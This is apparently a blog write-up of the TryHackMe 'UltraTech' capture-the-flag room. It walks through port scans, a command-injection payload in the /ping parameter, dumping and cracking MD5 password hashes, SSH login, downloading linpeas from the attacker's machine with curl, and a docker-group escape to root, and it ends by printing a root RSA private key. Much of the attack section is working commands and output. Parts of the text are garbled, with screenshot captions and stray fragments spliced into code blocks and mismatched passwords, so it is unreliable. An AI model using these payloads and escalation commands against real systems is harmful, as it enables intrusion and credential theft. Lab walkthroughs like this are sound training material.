

ULTRATECH -TRY HACK ME- ROOM



5kullk3r

6 min read

Oct 27, 2025

The screenshot shows the TryHackMe interface. At the top, there's a navigation bar with icons for Dashboard, Learn (highlighted in green), Practice, and Compete. Below the navigation bar, the path 'Learn > UltraTech' is visible. The main content area features a large image of a computer monitor with the title 'UltraTech'. Below the title, it says 'The basics of Penetration Testing, Enumeration, Privilege Escalation and WebApp testing'. It also shows a progress bar indicating '75 min' and '32,713' users. At the bottom of the screen, there are buttons for 'Share your achievement', 'Start AttackBox', 'Save Room', and 'Options'. A green progress bar at the very bottom indicates 'Room completed (100%)'.

Hello everyone! This is a beginner-friendly room from the

TryHackMe platform titled “Ultratech”

This room is classified as medium and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)



Phase 1: Deep Dive Enumeration

Initial Reconnaissance & Port Scanning

We start by performing a swift and aggressive port scan using

RustScan to quickly identify open services on the target machine.

```
# ./rustscan -a 10.201.74.56 --ulimit 5000
[{} ][{ }][{ { }}{ { }}{ { }}] confirming the has online
[. .\|{ _} |. .\} }| | ._.} }| / \ \ \ \ \ 
The Modern Day Port Scanner.
: http://discord.skerritt.blog : 
: https://github.com/RustScan/RustScan : 
-----
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.201.74.56:22
Open 10.201.74.56:21
Open 10.201.74.56:8081
Open 10.201.74.56:31331
```

rustscan -a 10.201.74.56 – ulimit 5000

The scan quickly reveals the following open ports: **21 (FTP)**, **22 (SSH)**, **8081**, and **31331**.

Next, we run more detailed **Nmap** scans on the non-standard ports to determine the exact services and versions running.

```
└# nmap -sC -sV 10.201.74.56 -p 8081
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 15:34 IST
Nmap scan report for 10.201.74.56
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
8081/tcp  open  http   Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

```
└# nmap -sC -sV 10.201.74.56 -p 31331
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 15:34 IST
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.65% done; ETC: 15:34 (0:00:00 remaining)
Nmap scan report for 10.201.74.56
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
31331/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
```

nmap -sC -sV 10.201.74.56 -p 8081

nmap -sC -sV 10.201.74.56 -p 31331

The Nmap results confirm:

- **Port 8081** is running **Node.js**.
- **Port 31331** is running **Apache**.
- The system is a **Linux** type, specifically **Ubuntu**.

Web Application Analysis: Finding the Footing

With the ports identified, we begin looking for web content.

I first check the web page at the victim IP, which shows an “UltraTech” landing page.

After scouring common directories (`/images`, `/css`, `/js`), nothing immediately valuable is found.


Pivoting to **Gobuster**, we scan the Node.js application running on port 8081:


```
[# gobuster dir -u http://10.201.74.56:8081 -w /usr/share/dirb/wordlists/common.txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.201.74.56:8081
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/auth    [Status: 200] [Size: 39]
/ping   [Status: 500] [Size: 1094]
Progress: 4614 / 4615 (99.98%)
Finished
```

This reveals two interesting directories: `/auth` and `/ping`.





You must specify a login and a password




```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```

Meanwhile, checking the **robots.txt** file on the root of the site reveals a sitemap:





/utech_sitemap.txt




Inside the sitemap, we see references to /index, /what, and

/partners.html.

The `/partners` page gives us a login prompt, while `/auth` shows a prompt asking for a specific password.

A quick look at the login process reveals the URL structure



<http://10.201.74.56:8081/auth?login=admin&password=password>

This structure is a strong indicator that the application processes parameters directly via the URL, making it a prime candidate for injection.


Phase 2: Initial Foothold via Command Injection

Exploiting the `ping` Parameter

The `/ping` route is the key.

It looks like it uses the standard Linux `ping` command to check host status, which is a common source of command injection if input isn't properly sanitized.

We first confirm that the system responds to our IP:



A screenshot of a web browser window. The address bar shows the URL `10.201.74.56:8081/ping?ip=10.9.2.150`. Below the address bar, the browser displays the output of a ping command: "PING 10.9.2.150 (10.9.2.150) 56(84) bytes of data. 64 bytes from 10.9.2.150: icmp_seq=1 ttl=61 time=213 ms --- 1 transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 213.834/213.834/213.834/0.000 ms".

`http://10.201.74.56:8081/ping?ip=10.9.2.150`

```
# (This confirms my system is up)
```

Now for the injection.

A screenshot of a web browser window. The address bar shows the URL https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Secur. The page content displays a command-line output:
13 Directory 6,921,269,248 byte disponibili
Return code: 0

In this case, we have successfully performed an OS injection attack.

Special Characters for Command Injection

The following special character can be used for command injection such as `| ; & $ > < !`

- `cmd1|cmd2` : Uses of `|` will make command 2 to be executed whether command 1 execution is successful or not.
- `cmd1;cmd2` : Uses of `;` will make command 2 to be executed whether command 1 execution is successful or not.
- `cmd1||cmd2` : Command 2 will only be executed if command 1 execution fails.
- `cmd1&&cmd2` : Command 2 will only be executed if command 1 execution succeeds.

We use a single quote `'` to break out of the command string, a pipe `|`

to chain a new command, and backticks ``ls`` to execute it.

A screenshot of a web browser window. The address bar shows the URL <http://10.201.74.56:8081/ping?ip=10.9.2.150'|`ls`>. The page content displays the error message:
ping: utech.db.sqlite: Name or service not known

<http://10.201.74.56:8081/ping?ip=10.9.2.150'|`ls`>

Success! The output of the `ls` command is returned, and we see a crucial file: `utech.db.sqlite`. This is our target!

Database Extraction & Cracking User Credentials

Now we use the same command injection vector to dump the contents of the database file.



A screenshot of a browser window showing a command injection exploit. The URL is `http://10.201.74.56:8081/ping?ip=10.9.2.150`|`cat utech.db.sqlite``. The response contains the error message: "ping:) ↴(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded".

`http://10.201.74.56:8081/ping?ip=10.9.2.150`|`cat utech.db.sqlite``

The output contains gibberish, which is the raw content of the SQLite file, including **two hashed passwords**: one for `root` and one for `admin`.



A screenshot of the CrackStation password cracking interface. The page title is "Free Password Hash Cracker". It has a text input field for pasting hashes, a reCAPTCHA verification box, and a "Crack Hashes" button. Below the input field, it says "Enter up to 20 non-salted hashes, one per line:". A red box highlights the hash value "f357a0c52799563c7c7b76c1e7543a32" in the input field. At the bottom, there's a table with columns "Hash", "Type", and "Result". The first row shows the hash "f357a0c52799563c7c7b76c1e7543a32" with type "md5" and result "6100906".

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	6100906

CrackStation

rackStation ▾ Password Hashing Security ▾ Defuse Security ▾

Defuse.ca

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d0ea5111e3c1def594c1684e3b9be84

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Hash: 8d0ea5111e3c1def594c1684e3b9be84 | Type: md5 | Result: mrsheafy

We take the MD5 hashes and verify them on an online cracker like CrackStation, quickly yielding the credentials:

- **root:** n100906
- **admin:** mrsheafy

Phase 3: Lateral Movement and Privilege Escalation

SSH Access & Container Identification

With a clear username and password, we attempt to log in via SSH using the `root` user and the cracked password.

```
# ssh r00t@10.201.46.115
r00t@10.201.46.115's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Oct 1 11:06:25 UTC 2025
successful or not.
System load: 0.46          Processes: 106
Usage of /: 24.3% of 19.56GB  Users logged in: 0
Memory usage: 72%           IP address for ens5: 10.201.46.115
Swap usage: 0%
1 package can be updated.
0 updates are security updates.
```

ssh root@10.201.74.56

Password: n100906

We gain a shell! Inside, we immediately check the users and

processes:

```
r00t@ultratech-prod:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
r00t:x:1001:1001::/home/r00t:/bin/bash
www:x:1002:1002::/home/www:/bin/sh
```

```
cat /etc/passwd | grep sh
```

To perform a thorough enumeration for privilege escalation vectors, we use **linpeas**.

Open a new tab in the terminal:

```
# peass - we have successfully performed an OS injection attack.  
> peass ~ Privilege Escalation Awesome Scripts SUITE  
/usr/share/peass/  
└── linpeas  
    ├── linpeas_darwin_amd64  
    ├── linpeas_darwin_arm64  
    ├── linpeas_fat.sh  
    ├── linpeas_linux_386  
    ├── linpeas_linux_amd64  
    ├── linpeas_linux_arm  
    ├── linpeas_linux_arm64  
    ├── linpeas.sh  
    └── linpeas_small.sh  
└── winpeas : For example, echo $(whoami) or $(touch test.sh; e  
    ├── winPEASany.exe  
    ├── winPEASany_ofs.exe  
    ├── winPEAS.bat  
    ├── winPEASx64.exe  
    ├── winPEASx64_ofs.exe  
    ├── winPEASx86.exe  
    └── winPEASx86_ofs.exe
```

```
[# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.201.46.115 - - [01/Oct/2025 17:04:33] "GET /linpeas.sh HTTP/1.1" 200 -
```

peass

cd /usr/share/peass/linpeas

python3 -m http.server (#default port 8000)

On the Victim Shell:

```
root@ultratech-prod:/tmp$ curl http://10.9.2.150:8000/linpeas.sh -o linpeas.sh
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent Left Speed
100 820k 100 820k 0 0 234k 0 0:00:03 0:00:03 --:--:-- 234k
root@ultratech-prod:/tmp$ ls
linpeas.sh
root@ultratech-prod:/tmp$ chmod +x linpeas.sh
root@ultratech-prod:/tmp$ ./linpeas.sh
```

cd /tmp

curl http://10.9.2.150:8000/linpeas.sh -o linpeas.sh

ls (# and we see linpeas.sh is there)

chmod +x linpeas.sh

./linpeas.sh

Press enter or click to view image in full size

```
r00t@ultratech-prod:/tmp$ id  
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

The output confirms the environment is a **Docker container**, and we also verify this by checking running images

Container Escape: Shell on the Host

The discovery that the `docker` binary is available and executable is the key to our escape.

We pivot to a **GTFOBins**-style container escape technique.

[... / docker](#) Star 12,144
[Shell](#) [File write](#) [File read](#) [SUID](#) [Sudo](#)

This requires the user to be privileged enough to run `docker`, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

We run a command that mounts the host's root filesystem (/) into our container at /mnt and then uses chroot to switch our shell's root directory to the host's filesystem, effectively giving us a shell on the host machine.

docker run -v /:/mnt – rm -it bash chroot /mnt sh

We are now root!!

```
root@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# ls -la
total 2017380
drwxr-xr-x  23 root root      4096 Mar 19  2019 .
drwxr-xr-x  23 root root      4096 Mar 19  2019 ..
drwxr-xr-x   2 root root      4096 Mar 22  2019 bin
drwxr-xr-x   3 root root      4096 Mar 22  2019 boot
drwxr-xr-x  15 root root      3700 Oct  1 11:04 dev
drwxr-xr-x 101 root root      4096 Mar 22  2019 etc
drwxr-xr-x   5 root root      4096 Mar 22  2019 home
lrwxrwxrwx   1 root root      33 Mar 19  2019 initrd.img → boot/initrd.img-4.15.0-46-generic
lrwxrwxrwx   1 root root      33 Mar 19  2019 initrd.img.old → boot/initrd.img-4.15.0-46-generic
drwxr-xr-x  23 root root      4096 Mar 22  2019 lib
drwxr-xr-x   2 root root      4096 Feb 14  2019 lib64
drwxr-xr-x   2 root root      16384 Mar 19  2019 lost+found
drwxr-xr-x   2 root root      4096 Feb 14  2019 media
drwxr-xr-x   2 root root      4096 Feb 14  2019 mnt
drwxr-xr-x   3 root root      4096 Mar 22  2019 opt
dr-xr-xr-x 120 root root      0 Oct  1 11:04 proc
drwxr-xr-x   6 root root      4096 Mar 22  2019 root
drwxr-xr-x  29 root root     1020 Oct  1 11:40 run
drwxr-xr-x   2 root root     12288 Mar 22  2019 sbin
drwxr-xr-x   4 root root      4096 Mar 19  2019 snap
drwxr-xr-x   3 root root      4096 Mar 22  2019 srv
-rw-r--r--   1 root root 2065694720 Mar 19  2019 swap.img
dr-xr-xr-x  13 root root      0 Oct  1 11:04 sys
drwxrwxrwt  11 root root      4096 Oct  1 11:40 tmp
drwxr-xr-x  10 root root      4096 Feb 14  2019 usr
drwxr-xr-x  14 root root      4096 Mar 19  2019 var
lrwxrwxrwx   1 root root      30 Mar 19  2019 vmlinuz → boot/vmlinuz-4.15.0-46-generic
lrwxrwxrwx   1 root root      30 Mar 19  2019 vmlinuz.old → boot/vmlinuz-4.15.0-46-generic
```

With a root shell on the host, we navigate to the root user's directory to retrieve the final artifact

```
# cd root
# ls -la
total 40
drwx----- 6 root root 4096 Mar 22  2019 .
drwxr-xr-x 23 root root 4096 Mar 19  2019 ..
-rw----- 1 root root  844 Mar 22 2019 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9  2018 .bashrc
drwx----- 2 root root 4096 Mar 22  2019 .cache
drwx----- 3 root root 4096 Mar 22  2019 .emacs.d
drwx----- 3 root root 4096 Mar 22  2019 .gnupg
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw----- 1 root root     0 Mar 22  2019 .python_history
drwx----- 2 root root 4096 Mar 22  2019 .ssh
-rw-rw-rw- 1 root root 193 Mar 22  2019 private.txt
```

cd root

ls -la

cat private.txt

```
# cat private.txt
# Life and accomplishments of Alvaro Squalo - Tome Privileged enough to run docker
# root.
Memoirs of the most successful digital nomad finblocktech entrepreneur
in the world.

By himself.                               Shell

## Chapter 1 - How I became successful to break out from restricted environments by

# ls -la
total 40
drwx----- 6 root root 4096 Mar 22 2019 .
drwxr-xr-x 23 root root 4096 Mar 19 2019 ..
-rw----- 1 root root 844 Mar 22 2019 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Mar 22 2019 .cache
drwx----- 3 root root 4096 Mar 22 2019 .emacs.d
drwx----- 3 root root 4096 Mar 22 2019 .gnupg
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root    0 Mar 22 2019 .python_history
drwx----- 2 root root 4096 Mar 22 2019 .ssh
-rw-rw-rw- 1 root root 193 Mar 22 2019 private.txt
```

And it's nothing significant

Looking at what is asked I go back and :

```
# cd .ssh
# ls -la
total 16
drwx----- 2 root root 4096 Mar 22 2019 .
drwx----- 6 root root 4096 Mar 22 2019 ..
-rw----- 1 root root    0 Mar 19 2019 authorized_keys
-rw----- 1 root root 1675 Mar 22 2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22 2019 id_rsa.pub
```

cd .ssh

```
ls -la
```

I see id_rsa

```
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvDSna2F3p08vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEc+vvs9SRxy8yNBQ2bx2kLYqoZpDJ0uTC4Y7Vib+3xeLjhmvtnQGofffkQA
jSMMLh1MG14f0InXKTRQF8hPBWKB38BPdlnNm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMz0pc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMdhLl0nNXXRr1EcnoCszfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZ0wXXkEWIE3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWR8KszHw0t7Cp3CT20BzL2XoMg/NWFW0iBEBg8n8fk67Y59m49xE7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1u064YuC5Z0yKE30jX4gjAC8rafg
o1macDECgYE4fTHFz1uRohRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDef2YdhEE7PjBMBjnCWQJCToaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWddrmrK1hTaOTmvbV8DM9sNqqJVsH24ztLBWRRU4gOsP4a76s0CgYE0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pbaj7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSxx2AqvWsFtddLljAVKpbLB6szq4wVejoDye
lEdFFTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPchqGZ8nviQhEU9r
4C04B+9WbStnqQVDoynilJEK9xsueMk/Xyqj24e/BT6KKVR9MeI1ZvmYBjCNJFX2
96Ae0aJY3S1RzqSKsHY2QDD0boFEjjqjIg05YP5y3Ms4AgsTNyU8T0pKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubsFTOUYL0ljiT+zU3qm611WRdTbsc6RkvD5d/NoiGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzx460b6ZLNpWm6JWgo
gLAPAOGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUqrstRddYAGt8peW3xFqLn
MrOuvZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hI0AconivYDzfpfx+vovLP/DdNVub/E07JSO+RAmqo=
-----END RSA PRIVATE KEY-----
```

```
cat id_rsa
```

MIIEogIBA

Task 1 ✓ Deploy the machine

~_. UltraTech ._~

This room is inspired from real-life vulnerabilities and misconfigurations I encountered during security assessments.

If you get stuck at some point, take some time to keep enumerating.

[Your Mission]

You have been contracted by UltraTech to pentest their infrastructure.

It is a grey-box kind of assessment, the only information you have

is the company's name and their server's IP address.

Start this room by hitting the "deploy" button on the right!

Good luck and more importantly, have fun!

—

Lp1 <fenrir.pro>


[Extra Information]

If you have any comment or question regarding this room, you can contact me on [TryHackMe's Discord](#).

Answer the questions below

Deploy the machine

No answer needed ✓ Correct Answer



Task 2 ✓ It's enumeration time!

After enumerating the services and resources available on this machine, what did you discover?

Answer the questions below

Which software is using the port 8081?

Node.js ✓ Correct Answer

Which other non-standard port is used?

31331 ✓ Correct Answer

Which software using this port?

